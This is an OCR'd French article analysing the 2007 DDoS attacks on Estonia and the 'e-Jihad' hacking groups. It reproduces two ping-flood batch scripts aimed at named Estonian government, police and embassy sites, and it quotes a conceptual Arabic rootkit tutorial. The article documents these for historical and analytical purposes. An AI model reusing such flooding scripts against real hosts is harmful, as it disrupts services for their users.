Après deux jours de préparation, avec trois de ses amis, il a mené son attaque dans la nuit du 30 avril au 1er mai. Les cibles étaient les sites Internet du ministère de la Défense, du ministère de l'Intérieur, du président et le portail du gouvernement.

L'attaque a été menée à l'aide d'ordinateurs infectés (donc d'un *botnet*) se trouvant en Hongrie, en Allemagne et en Corée du Sud.

Goloskokov est le seul, pour le moment, qui ait reconnu avoir attaqué des sites estoniens.


Les suites judiciaires de ces déclarations sont, pour l'instant, nulles… et semblent devoir le rester.

L'Estonie subira, coup sur coup, 3 vagues d'attaques successives. Comme l'a expliqué Hillar Aarelaid, chef du CERT estonien, « Les cyber-attaques contre les sites gouvernementaux sont arrivées en vague : elles commencent et s'arrêtent, puis reprennent après une interruption de quelques jours. » [7]. La première série d'attaques a lieu le 27 avril. La seconde vague, plus sévère se déclenche le 29 avril dans la soirée et dure environ jusqu'au 3 mai. Il y aura une nouvelle baisse du nombre d'attaques, avant la série la plus violente, les 8 et 9 mai. Leur nombre diminuera ensuite rapidement. Les attaques se poursuivront à un rythme plus faible jusque vers le 23 mai.

Le monument commémoratif russe a été déplacé le 27 avril, après quelques semaines de vive tension. Le même jour, des attaques en déni de service et des défacements, venant apparemment de Russie, ont commencé à rendre inaccessibles de nombreux sites Internet gouvernementaux estoniens. La première réaction des responsables estoniens a été d'alléger au maximum leurs sites Internet afin de limiter la bande passante utilisée lors des connexions (suppression des images, passage en mode texte) et le blocage des connexions venant de Russie (noms de domaine en « .ru »). Peine perdue ! L'utilisation de botnets rendra ces mesures inefficaces. (Les premières estimations indiquent qu'au total les attaques auront été lancées à l'aide de plus d'un million d'ordinateurs répartis dans plus de 50 pays à travers le monde.)

Les attaques reprennent le 29 avril contre les sites gouvernementaux (le serveur de messagerie du Parlement estonien s'est effondré sous un afflux massif de mails), mais touchent également largement des sites bancaires, scolaires, de journaux, d'opérateurs de téléphonie mobile dans un pays où l'utilisation de l'internet et l'informatisation de l'administration est extrêmement poussée [8].

L'importance de ces attaques, dirigées contre un pays membre de l'Union Européenne et de l'OTAN, a rapidement attiré l'œil de la communauté internationale et de la presse qui s'est montrée riche en titres accrocheurs (L'hiver nucléaire cybernétique… La première cyber-guerre mondiale… Les hackers mettent les réseaux Internet estoniens en ruine… L'OTAN s'inquiète …), désignant souvent le Russie comme l'auteur de ces attaques (les Estoniens accusent le Kremlin de guerre informatique… Des cyber-attaques russes prennent pour cible l'Estonie… L'Estonie sous les cyber-attaques russes, …).




1 *Chronologie des attaques du 3 au 16 mai. Elles culmineront le 9 mai avec 58 attaques parmi les plus longues. Les attaques ont commencé dès le 27 avril. Ce jour-là, au moins 5 sites Internet gouvernementaux ont été rendus momentanément indisponibles.*

L'Estonie reçoit rapidement un soutien international. Dès le début du mois de mai, ce sujet est abordé lors des réunions du Parlement européen (qui prendra, le 24 mai, une résolution demandant, entre autres, à la Russie d'apporter son soutien à la résolution de cette crise… ce que la Russie refusera plus tard [9]). Les premiers experts de l'Union européenne et de l'OTAN arrivent en Estonie, bientôt suivis par les américains (US-CERT, FBI). Est-ce une conséquence ? Les attaques semblent marquer le pas au début du mois de mai. Mais, dès le 8 mai, les attaques reprennent avec une violence accrue pour atteindre leur point culminant le 9 mai (date commémorant, pour les Russes, la fin de la seconde Guerre mondiale), 58 attaques (parmi les plus longues – plus de 10 heures pour certaines – et les plus violentes en termes de bande passante utilisée) étant déclenchées ce jour-là. Leur nombre décroîtra ensuite rapidement. Le 10 mai, une des plus importantes banques d'Estonie devra fermer son site Internet pendant plus d'une heure. Jusqu'au 14 mai, elle ne sera accessible qu'à partir des pays baltes, de la Suède et de la Finlande. Les attaques se poursuivront jusque vers le 23 mai (la deuxième banque d'Estonie aura ses accès Internet bloqués pendant presque 2 jours, les 15 et 16 mai) (voir Figure 1).


Détail des attaques

Les études actuellement disponibles n'offrent qu'une vue partielle de la situation à laquelle a dû faire face l'Estonie. Elles portent sur un recensement de 128 attaques qui se sont déroulées entre le 3 et le 11 mai.



2 *Détails des attaques contre l'Estonie ayant eu lieu du 3 au 11 mai 2007*

Il s'est agit d'attaques en déni de service classiques, principalement par « *ICMP Flooding* » (saturation de la pile TCP/IP par un grand nombre de requêtes ICMP ou l'envoi de paquets ICMP mal formés – 90% des attaques menées), mais aussi par « *SYN Flooding* » (saturation des connexions du serveur en envoyant un grand nombre de demandes de synchronisation jamais acquittées – 3% des attaques) ou simple saturation de la bande passante (7% des attaques) (voir Figure 2).



3 *Enregistrement des flux reçus par certains serveurs estoniens les 26 et 27 avril (jour du déclenchement des première attaques – schéma du haut) et pour la période du 26 au 30 avril (schéma du bas). On note le fort accroissement des attaques à compter du 29 avril. Sur chaque schéma, la partie du haut montre les flux émis par les serveurs étudiés, la partie du haut les flux reçus au même moment.*
Source : http://www.riso.ee/mediawiki/index.php?title=Riots


La bande passante utilisée pour mener ces attaques (voir Figure 2 et Figure 3) n'était pas exceptionnellement élevée (moins de 30 mégaoctets par seconde dans 75% des cas – on est loin des 2 gigaoctets par secondes que recevait le serveur de mise à jour de Microsoft lorsque le ver Blaster a frappé), cependant la fréquentation des sites estoniens s'est accrue d'une façon telle qu'ils n'ont pas supporté la charge, certains sites passant de 1 500 connexions quotidiennes à plus de 2 000 à la seconde.

Les attaques ont parfois été réalisées à l'aide de simples scripts s'échangeant sur les forums de discussion (voir Figure 4), permettant à tout un chacun de s'essayer à l'attaque des serveurs estoniens. La mise en ligne sur Internet d'outils permettant de réaliser ce genre d'attaques (voir Figure 5) n'a certainement pas arrangé les choses en diversifiant les sources possibles.

```
@echo off
SET PING_COUNT=50
SET PING_TOMEOUT=1000
:PING
echo Pinguem estonskie servera
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% pol.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% www.politsei.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% tuvasta.politsei.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% dns.estpak.ee
GOTO PING
```

```
@echo off
SET PING_COUNT=50
SET PING_TOMEOUT=1000
:PING
echo Pinguem estonskie servera
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% www.estemb.ru
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% www.estonia.gov.uk
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% www.estemb.org
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% estonia.embassyhomepage.
com
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% www.peterburg.estemb.ru
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% www.kapo.ee
GOTO PING
```

4 *Exemple de scripts permettant de réaliser simplement de l'« ICMP flooding ». Des scripts similaires se sont largement diffusés sur des forums russophones. D'autres scripts prennent pour cible plus spécifiquement des serveurs DNS estoniens, des serveurs de messagerie, des sites Internet gouvernementaux… On voit, dans le second cas, que des sites Internet estoniens situés à l'étranger (ambassades) ont également été pris pour cible. Il suffit de faire dans Google une recherche sur les termes « pinguem+estonskie+servera ».*



5 *Des sites Internet de pirates russes ont offert au téléchargement des outils destinés à attaquer les sites Internet estoniens. Un outil comme celui proposé ci-dessus est détecté comme un virus permettant de lancer des dénis de service par de nombreux produits antiviraux. D'autres outils ont été diffusés via des forums ou des sites similaires à celui-ci..*

Ces attaques en déni de services se sont, comme toujours dans des cas similaires, accompagnées de défacements de sites Internet, les pages d'accueil des sites estoniens se trouvant remplacées par des messages à la gloire de la Russie… avant que les Estoniens ne se mettent à défacer des sites russes (voir Figure 6). Le 27 avril, par exemple, le site Internet du gouvernement estonien affichait une page dans laquelle le gouvernement estonien demandait pardon aux Russes d'Estonie et promettait la remise en place du monument.

6 *Les sites Internet estoniens et russes ont été la cible des hackers qui diffusaient ainsi des messages soutenant l'un ou l'autre camp.*

Ces attaques n'offrent pas de particularité technique et n'ont rien d'exceptionnel en elles-mêmes : elles sont similaires aux attaques qui se produisent quotidiennement sur Internet, leur ampleur n'a pas été exceptionnelle. Les attaques se produisant sur Internet sont souvent, en termes de bande passante, plus violentes – pendant l'attaque qui a frappé les serveurs DNS racine, au mois de février de cette année, certains serveurs ont reçu jusqu'à 1 gigaoctets par seconde. Elles ont toutefois été suffisantes pour gêner considérablement le fonctionnement de l'infrastructure Internet estonienne.

Quelle origine pour ces attaques ?

L'origine réelle de ces attaques sera difficile, pour ne pas dire impossible, à établir. Ont-elles été menées par la Russie, comme cela a été, pendant un temps, soutenu par l'Estonie [10] ? S'agit-il de l'initiative de hackers et autres pirates animés d'un esprit patriotique, pro-russe en l'occurrence, comme cela se voit maintenant dans toutes les crises qui éclatent un peu partout dans le monde ?

Les opinions sur les sources réelles de ces attaques sont actuellement très divergentes. Le gouvernement russe a-t-il laissé faire ? Certains semblent le penser, et l'absence de réactions pour bloquer ces attaques à la source pourrait en effet le laisser supposer. Le « pirate » russe Sp0Raw en est persuadé : ces attaques n'auraient jamais put être menées sans la « bienveillance » du gouvernement russe [11].

Les attaques dont a été victime l'Estonie, sans être, comme cela a été dit plus haut, exceptionnelles, constituent donc une nouveauté, non par leur ampleur, **mais surtout** par leur cible : une partie des ressources informatiques d'un état souverain. Elles sont, à ce titre, révélatrices de l'emploi qui pourrait être fait de l'arme informatique dans le futur. Elles ont d'ailleurs initié une réflexion dans de nombreux pays : l'OTAN considère comme une priorité la protection des sites Internet (déclaration du secrétaire général le 14 juin), le Parlement européen a pris le 29 juin la résolution 1565 (*Comment prévenir la cybercriminalité dirigée contre les institutions publiques des États membres et observateurs ?*), le président G. W. Bush a indiqué que les États-Unis devraient en tirer les enseignements (juin 2007), l'Estonie, enfin, a annoncé le 4 juillet la mise en place d'un plan gouvernemental pour la défense des infrastructures Internet. La déclaration de Viviane Reding, commissaire européen chargée de la société de l'information et des médias, est, à ce titre, significative du retentissement qu'ont eu ces attaques : « L'Estonie a été la sonnette d'alarme... Nous devons réveiller nos gouvernements... Si les gens ne comprennent pas l'urgence aujourd'hui, ils ne la comprendront jamais » [12].

Au-delà de ces réactions, ce conflit a posé (et pose) un certain nombre de questions :

⇨ Les attaques de cette nature doivent-elles être considérées comme un acte terroriste ? [13]

⇨ À partir de quel moment une attaque informatique constitue-t-elle une agression armée ? [14]

⇨ Les lois internationales sont-elles suffisantes pour donner un cadre légal à la lutte contre ce genre d'attaque ? [15]

⇨ La notion de riposte ou de légitime défense informatique est-elle réaliste… et réalisable [16] ?

Le bilan global de ces attaques reste encore difficile à établir en l'absence des rapports des différents organismes ayant étudié ces attaques : seules les ressources Internet semblent avoir été visées, les infrastructures critiques ayant été épargnées. Les institutions ont continué de fonctionner… et la statue a été déplacée. Ces attaques ont perturbé le fonctionnement de certains organismes pour lesquels l'accès à Internet est, sinon vital, du moins très important, et le coût financier induit reste encore à établir de façon définitive (Hansabank, première banque d'Estonie, estime ses pertes à environ 1 million de dollars). Les enquêtes en cours s'attacheront vraisemblablement plus à détailler les mécanismes d'attaque, déceler les éventuelles faiblesses ayant permis ce résultat, voire proposer des solutions qu'à essayer de désigner un éventuel coupable… à propos duquel un doute pourrait subsister.

L'Estonie, un cas isolé ?

L'essentiel de la menace actuelle n'est toutefois peut-être pas dans ce genre d'attaques qui, s'il est médiatique, n'en reste pas moins (encore) rare. Le principal danger réside sans doute dans le développement alarmant du phénomène des « PC zombies », leur constitution en botnets, le développement important des capacités de lutte informatique offensive (LIO) par certains pays qui n'hésitent pas à les mettre en œuvre à des fins d'espionnage étatique ou économique. Des attaques en déni de service, des tentatives d'intrusion, ciblant des entreprises, se produisent quotidiennement sur Internet. « Des groupes de protection de l'environnement attaquent des entreprises dont ils pensent qu'elles ne se préoccupent pas des problèmes environnementaux, des racketteurs attaquent des sites de jeux (et beaucoup, beaucoup d'autres sites), a récemment déclaré Alan Paller, directeur de recherche au SANS Institute. Les Israéliens et les Palestiniens lancent des attaques en déni de service, la Chine et Taiwan lancent des attaques en déni de service. » [17]. Et encore, celles-ci ne constituent que la face émergée de l'iceberg. Les actions d'espionnage, économique ou étatique, sont monnaie courante, même si elles ne sortent que rarement des dossiers des juges d'instruction. La démocratisation de l'outil informatique rend cette utilisation à des fins illégitimes d'autant plus préoccupante. Richard Clarke, conseiller du président des États-Unis pour la sécurité dans le cyber-espace d'octobre 2001 à mars 2003, le dit clairement : « De nombreuses personnes différentes peuvent mener des actions de guerre informatique. Des pays créent des unités de guerre informatique. Des organisations criminelles s'engagent dans la cybercriminalité. Il y a également certains groupes terroristes que nous connaissons qui se tournent vers l'utilisation d'outils permettant des cyber-attaques. » [18]

Le Jihad numérique (ou e-Jihad)

À côté d'attaques d'origine étatiques, lesquelles peuvent être vues comme les homologues numériques des guerres conventionnelles, des actions de type guérillas font également leur apparition depuis 2001. De ce point de vue, la nébuleuse islamiste représente à ce jour, la menace la plus clairement identifiée et étudiée. Aux combats structurés du niveau d'un État, ce que les spécialistes du renseignement dénomment aujourd'hui le « Jihad numérique » ressemble, au plan de la LIO, au combat de guérilla ou au combat de type bédouin, qui a permis de fédérer les tribus de la révolte arabe de 1916 à 1918, et que décrit si bien Lawrence d'Arabie [19].


Selon des rapports du *Special Ops* américain datant de fin 2006-début 2007, les principaux groupes islamistes ont fait d'Internet un de leurs principaux champs de bataille et développent la doctrine du Jihad numérique. Bien qu'encore naissante, il s'agit néanmoins d'une prise de conscience aiguë du potentiel offensif et destructif offert par le champ numérique. L'une des manifestations les plus visibles de cette prise de conscience est la volonté d'acquisition de connaissances critiques, en grande part en suivant des scolarités de haut niveau dans ce domaine, dans les principaux pays du G8. L'autre aspect inquiétant et relativement récent, initié fin 2004,

est que cette menace s'organise, se structure et qu'une véritable nébuleuse se met en place, en tous points similaire à l'activité terroriste traditionnelle.

Une menace organisée : les brigades Muhadjirun


De nombreux rapports démontrent clairement que non seulement les activités numériques islamistes s'organisent, mais également que, de plus en plus, ils tendent à mener des attaques coordonnées et structurées. Le Jihad numérique est fédéré autour de six groupes principaux :

- Hackboy (voir Figure 7) ;
- Ansar Al-Jihad Lil-Jihad Al-Electroni (voir Figure 8) ;
- Munazamat Fursan Al-Jihad Al-Electroni ;
- Majmu'at Al-Jihad Al-Electroni ;
- Majma'Al-Haker Al-Muslim (voir Figure 9) ;
- Inhiyar Al-Dolar.



7 *Site islamiste Hackboy*

8 *Site Ansar Al-Jihad*



9 *Site des Muslim Hackerz*

Ils ont pour origine ou pour inspiration des groupes de hackers islamistes plus anciens et moins organisés comme le G-Force du Pakistan, le *Anti-India Crew* (AIC), les *Unix Security Guards* (USG), les *World's Fantabulous Defacers* (WFD)...

Ces six principaux groupes travaillent à rassembler sous une bannière unique les groupuscules existants, ainsi que les individus isolés, par un prosélytisme quelquefois grossier. Des sites anciens – maintenant fermés et remplacés par d'autres – comme **7hj.7hj.com**, **www.q80hackers.com**, **www.arabhackers.org**, **arabhackerz.8m.com**... ont été particulièrement actifs. Ainsi, en janvier 2007 **[20]**, la plupart des sites islamistes et un certain nombre de médias traditionnels ont lancé le *Hilf Alf-Muhajirin* (littéralement « le pacte des immigrants »). L'idée est de « s'unir sous la bannière des brigades des Muhajirun afin de promouvoir la cyberguerre et de prêter allégeance à ses dirigeants [...] d'obéir en tout, pour le meilleur et pour le pire, de ne pas contester son autorité, de déployer tous les efforts pour contribuer au financement du e-Jihad et d'inlassablement attaquer tous les sites portant atteinte à l'Islam et aux musulmans ». Il est intéressant de noter que les motivations de ces « e-jihadistes » sont essentiellement idéologiques et loin des préoccupations souvent égoïstes des hackers (ego, lucre...).

Il est également établi **[21]** que ces groupes de e-jihadistes sont en liaison constante avec les groupes terroristes islamistes « conventionnels » et, en premier lieu, Al-Qaida, mais également le Hamas ou le Hezbollah **[22]**. Les déclarations de Faris Muhammad Al-Masri **[23]**, en avril 2002, ont le mérite de la clarté : « De par l'omniprésence des technologies de l'information dans la société, il n'est plus nécessaire de disposer de roquettes pour détruire des installations électriques. Au lieu de cela, pénétrer les réseaux [informatiques] de l'ennemi et injecter votre code [informatique] est bien plus efficace ». Même s'il faut les considérer avec un regard critique, il existe de nombreux éléments permettant d'affirmer que la nébuleuse terroriste islamiste s'intéresse très sérieusement au potentiel de la guerre informatique. Pour le moment, les capacités techniques réelles semblent en retrait par rapport à la volonté affichée. Qu'en sera-t-il demain ?

Les objectifs et cibles du e-Jihad

Dans un rapport annuel du département américain fourni au congrès **[24]**, les activités et les objectifs des principaux groupes terroristes islamistes – Al-Qaida, Hamas, Hezbollah, brigade des martyrs d'Al-Aqsa (Palestine) et les groupes tchétchènes – notamment dans le domaine du cyberterrorisme, cinq types d'activités ont été identifiés comme faisant l'objet d'un entraînement constant de la part des (e-)jihadistes : propagande, recrutement et entraînement, levée de fonds, (télé-)communications, attaques informatiques.


Toutes ces activités reposent, à des degrés divers selon les groupes et les besoins, sur le potentiel offert par les moyens informatiques, offensifs ou non.

Le fil conducteur de ces attaques est simple : propager la foi islamique, assurer sa suprématie, éradiquer toute pensée ou idéologie qui lui serait hostile et, plus généralement, porter les coups les plus rudes à l'occident pour le faire s'écrouler. De la propagande sur Internet à l'attaque contre les infrastructures physiques et les réseaux informatiques, tous les moyens sont bons pour frapper l'Occident, et les moyens informatiques, dans les trois cas, sont privilégiés.

La propagande et le recrutement peuvent s'exercer via le défacement de sites cibles : sites bafouant l'Islam ou ses valeurs, d'autres sites islamiques (chi'ites par exemple), les sites contrariant la suprématie islamique (sites chrétiens ou juifs par exemple)... La levée de fonds, quant à elle, s'effectue essentiellement par le vol d'informations bancaires

(fraudes à la carte bancaire au Liban, en Jordanie, par des cellules Al-Qaida, notamment en 2002 en Espagne…) ou téléphoniques.

Moyens et outils




10 *Les groupes islamistes se dotent maintenant de moyens techniques qu'ils développent eux-mêmes, ici par exemple, dans le domaine de la biométrie.*

De nombreux rapports démontrent l'usage des technologies les plus sophistiquées dans le domaine des SIC (Systèmes d'Information et de Communication), que ce soit en termes de défense ou d'attaque : techniques réseau (*proxies*, service d'anonymisation **[25]**, DoS, DDoS…), de cryptologie, de stéganographie, de virus… Mais l'évolution la plus significative, depuis moins de deux ans, montre que de plus en plus, au lieu d'utiliser des outils tiers disponibles sur Internet – et donc probablement sous contrôle des « infidèles » – les e-jihadistes se dotent de leurs propres moyens techniques, conçus par eux et pour eux. Par exemple, des outils de biométrie (voir Figure 10), de chiffrement, de stéganographie « islamiste » ont fait leur apparition. L'étude en montre une maîtrise des concepts les plus aboutis, que ce soit dans les techniques de dissimulation de l'information ou dans la mise en œuvre opérationnelle des outils (voir Figure 11). À titre d'exemple, en 2005, il a été établi que les frères musulmans utilisaient un système de stéganographie à base d'ondelettes et de techniques élaborées de traitement du signal. Utilisé avec des images présentant des caractéristiques particulières (du point de vue statistique), il a été montré que la détection est impossible.

11 *Manuel de stéganographie en arabe (Technical Mujahid, vol. 2, pp. 1-18). Le texte sous l'image est le suivant : « un message secret d'un soldat clandestin d'Al-Qaida, Rakan Bin... au général commandant en Afghanistan et aussi au... dans le Londonistan … au sujet de l'opération … pour frapper des installations nucléaires… dans les villes suivantes… »*


L'usage de ces différentes technologies n'est plus une hypothèse, mais bien une réalité opérationnelle. Nombreux sont les cas d'activistes islamistes utilisant couramment les techniques les plus élaborées de protection de l'information, ainsi que des moyens de communication sophistiqués (téléphones satellite par exemple).

Cet usage se généralise comme le démontrent de nombreux rapports et documents (par exemple, pour la préparation des attentats du 11 septembre, des terroristes comme Ramzi Yousef ou Zacarias Moussaoui ont utilisé des moyens de chiffrements pour leurs courriers électroniques, certaines communications avec le mollah Omar étaient systématiquement chiffrées). La saisie et l'analyse de nombreux ordinateurs portables en Afghanistan et au Pakistan ont montré un usage étendu du chiffrement, de la biométrie (pour le contrôle d'accès aux ordinateurs), de manuels de procédures pour la mise en œuvre, un grand nombre de documents chiffrés concernant la préparation des attentats du 11 septembre (voir Figure 13).



12 *Plan du cockpit d'un des avions du 11/09/2001 retrouvé chiffré dans l'un des ordinateurs de Ramzi Youssef (Source : rapport du Directeur du FBI au congrès en 1998 après les attentats du World Trade Center). Le décryptement de ces fichiers a pris deux ans.*

Du côté des moyens d'attaque, là aussi, l'utilisation d'outils développés en propre est avérée. Outils maison de DoS (voir Figure 14) ou de DDoS, technologies virales, technologie de *rootkits* (voir Figure 15)… toute la panoplie est représentée.



13 *Outil de DoS Doraah (Doraah est le prénom de l'enfant palestinien tué par les israéliens en 2005. Le reportage montrant sa mort en direct avait fait le tour du monde).*


ب) استخدام برامج الروونكت rootkit

ملحوظة: هذه الطريقة تعد متطورة نوعًا ما، وهناك تداخل شديد بينها وبين الاختراق وصناعة الفيروسات والدروعات. فإن كنت مبتدئًا في استخدام الحاسوب فأنصحك بشدة بعدم محاولة تجربة هذه الطريقة

هذه الطريقة تعد متطورة إلى حد كبير، وهي تعتمد على ما يسمى الـ (rootkit)، وعمل الروونت كت يقوم على ما يلي:

- يقوم الروونت كت بضرب نظام التشغيل في جهاز المستخدم بحيث أنه يمنع نظام التشغيل (ويندوز مثلاً) من عرض بعض الملفات أو تشغيل بعض البرامج ونحو ذلك
- وأهم ما يميز الروونت كت أنه لا يظهر بتاتًا فالجهاز سيبقى يعمل بشكل طبيعي للغاية، وربما يستمر الشخص بالعمل على الجهاز سنين دون أن يلاحظ أن فيه روونت كت

14 *Tutorial sur les rootkits (technical Mujahid, volume 1, pp. 13-20).*

Toutes ces techniques, leur mise en œuvre opérationnelle, sont régulièrement présentées et expliquées dans des revues (en arabe) techniques, sous format électronique (voir Figure 16). Très détaillées, elles sont une fusion d'un journal dit « de hacking », comme il en existe une multitude, des manuels (type *black book* américain) de techniques de guérillas (le volume 1 par exemple détaille techniquement les systèmes de guidage et de visée de missiles antiaériens portatifs).

15 *Numéros 1 et 2 du Almojahed Alteqany (« technical mujahid »).*

Les attaques connues : état réel de la menace

Si au début des années 2000, les attaques restaient encore peu nombreuses et relevaient d'ailleurs plus de tentatives que de réelles offensives couronnées de succès, les deux dernières années montrent que l'efficacité semble être au rendez-vous, et, avec elle, la maîtrise opérationnelle de la LIO. Des simples défacements de sites – lesquels se multiplient – aux attaques synchronisées contre des infrastructures complexes, comme cela a été le cas durant l'offensive israélienne au Liban à l'été 2006, l'échelle des possibles s'élargit et aucune voie n'est a priori écartée.

Afin d'illustrer notre propos, nous n'évoquerons qu'une attaque, réalisée en 2005, à l'aide du « virus islamique » *Yusufali-A*. Ce virus/troyen attaque les sites proposant des contenus pornographiques (les sites sont repérés par une recherche de mots-clefs à connotation sexuelle : « sex, teen, XX, Phallus, Penis… » – Figure 17). Lors de la consultation de ces sites, une fenêtre affiche une sourate du Coran et bloque la souris dans une fenêtre à trois boutons, chacun d'entre eux provoquant l'arrêt de la machine.

